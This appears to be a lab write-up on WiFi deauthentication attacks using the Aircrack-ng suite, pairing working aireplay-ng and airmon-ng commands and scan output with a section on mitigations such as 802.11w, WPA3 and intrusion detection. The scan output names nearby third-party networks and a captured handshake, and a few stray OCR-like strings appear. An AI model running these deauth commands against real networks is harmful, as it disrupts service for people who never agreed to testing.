

## WiFi Jamming Attack and Mitigation

**Objective:** Perform a WiFi jamming attack using deauthentication packets and explore mitigation strategies.


### Tools:

- Aircrack-ng suite.
- Wireshark (for packet analysis).

```
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root@kali)~# sudo aireplay-ng --deauth 10 -a 34:53:D2:DF:44:06 wlan0
01:50:09 Waiting for beacon frame (BSSID: 34:53:D2:DF:44:06) on channel 5
01:50:09 wlan0 is on channel 5, but the AP uses channel 11
(root@kali)~# sudo aireplay-ng --deauth 10 -a 34:53:D2:DF:44:06 wlan0
```

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:25:00:FF:94:73	CE:5A:6D:6B:51:C3	-83	0 -12	0	1		
00:25:00:FF:94:73	B2:E5:62:80:E1:D7	-69	0 -12	0	1		
14:AB:F0:BE:36:15	04:03:D6:79:3D:DB	-1	24e- 0	0	3		
CH 7 ]	Elapsed: 15 mins ]	2024-10-14 02:03 ]	WPA handshake: 58:9B:4A:8F:97:71				
CH 13 ]	Elapsed: 21 mins ]	2024-10-14 02:09 ]	interface wlan0 down				

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
F8:5B:3B:5C:3A:31	-87	20	0 0	11	720	WPA2 CCMP	PSK	MEEapt3
B0:5A:DA:F8:95:9F	-73	0	0 0	11	65	WPA2 CCMP	PSK	DIRECT-9E-HP ENVY 4520 series
F0:09:0D:C7:D5:B4	-63	6	6 0	2	360	WPA2 CCMP	PSK	CVN
74:37:5F:90:28:CB	-78	24	0 0	11	720	WPA2 CCMP	PSK	Shef Kitchen
74:93:DA:3F:E3:8D	-48	31	4 0	1	720	WPA2 CCMP	PSK	MorenoJ



```
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root@kali)~# airmon-ng
PHY Interface Driver Chipset
phy1 wlan0 88XXau Realtek Semiconductor Corp. Realtek 8812AU/8821AU 802.11ac WLAN Adapter [USB Wireless Dual-Band Adapter 2.4/5Ghz]

(root@kali)~# sudo airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name Owner
515 NetworkManager GyanDhan
640 wpa_supplicant Skillset by foundit

PHY Interface Driver Chipset
phy1 wlan0 88XXau Realtek Semiconductor Corp. Realtek 8812AU/8821AU 802.11ac WLAN Adapter [USB Wireless Dual-Band Adapter 2.4/5Ghz]
(wlan0 monitor mode enabled)
Dasha
```

## Mitigation Strategies

While WiFi jamming attacks using deauthentication packets are easy to execute, there are mitigation strategies available:

### a) 802.11w (Management Frame Protection)

- **802.11w** adds **Protected Management Frames (PMF)** to secure management frames, such as deauthentication, disassociation, and association frames.
- With 802.11w enabled, these frames are encrypted and authenticated, making it harder for attackers to spoof and send deauthentication packets.
- Modern routers with WPA2 and WPA3 support 802.11w, which can be enabled through the router's management interface.

### b) WPA3

- **WPA3** includes mandatory management frame protection, preventing most types of deauthentication attacks.
- Encourage using WPA3 on networks to ensure stronger security.

### c) Wireless Intrusion Detection Systems (WIDS)

- A **WIDS** like **Kismet** or **Aircrack-ng** can monitor wireless traffic and detect an abnormal amount of deauthentication packets, which is indicative of an attack.
- Once detected, administrators can take actions like switching to another channel or identifying and isolating the attack source.

### d) Strong Signal and Physical Security

- Attackers typically need to be within range of the target network to execute deauthentication attacks. Keeping access points and their antennas positioned centrally can minimize the range an attacker has to operate.
- Stronger signal strength from legitimate access points can help reduce the success rate of jamming attacks, as attackers need to overpower the signal.

**e) Automatic Channel Hopping**

- Some routers can be configured to switch channels automatically if interference or jamming is detected. This forces the attacker to find the new channel, which takes additional time.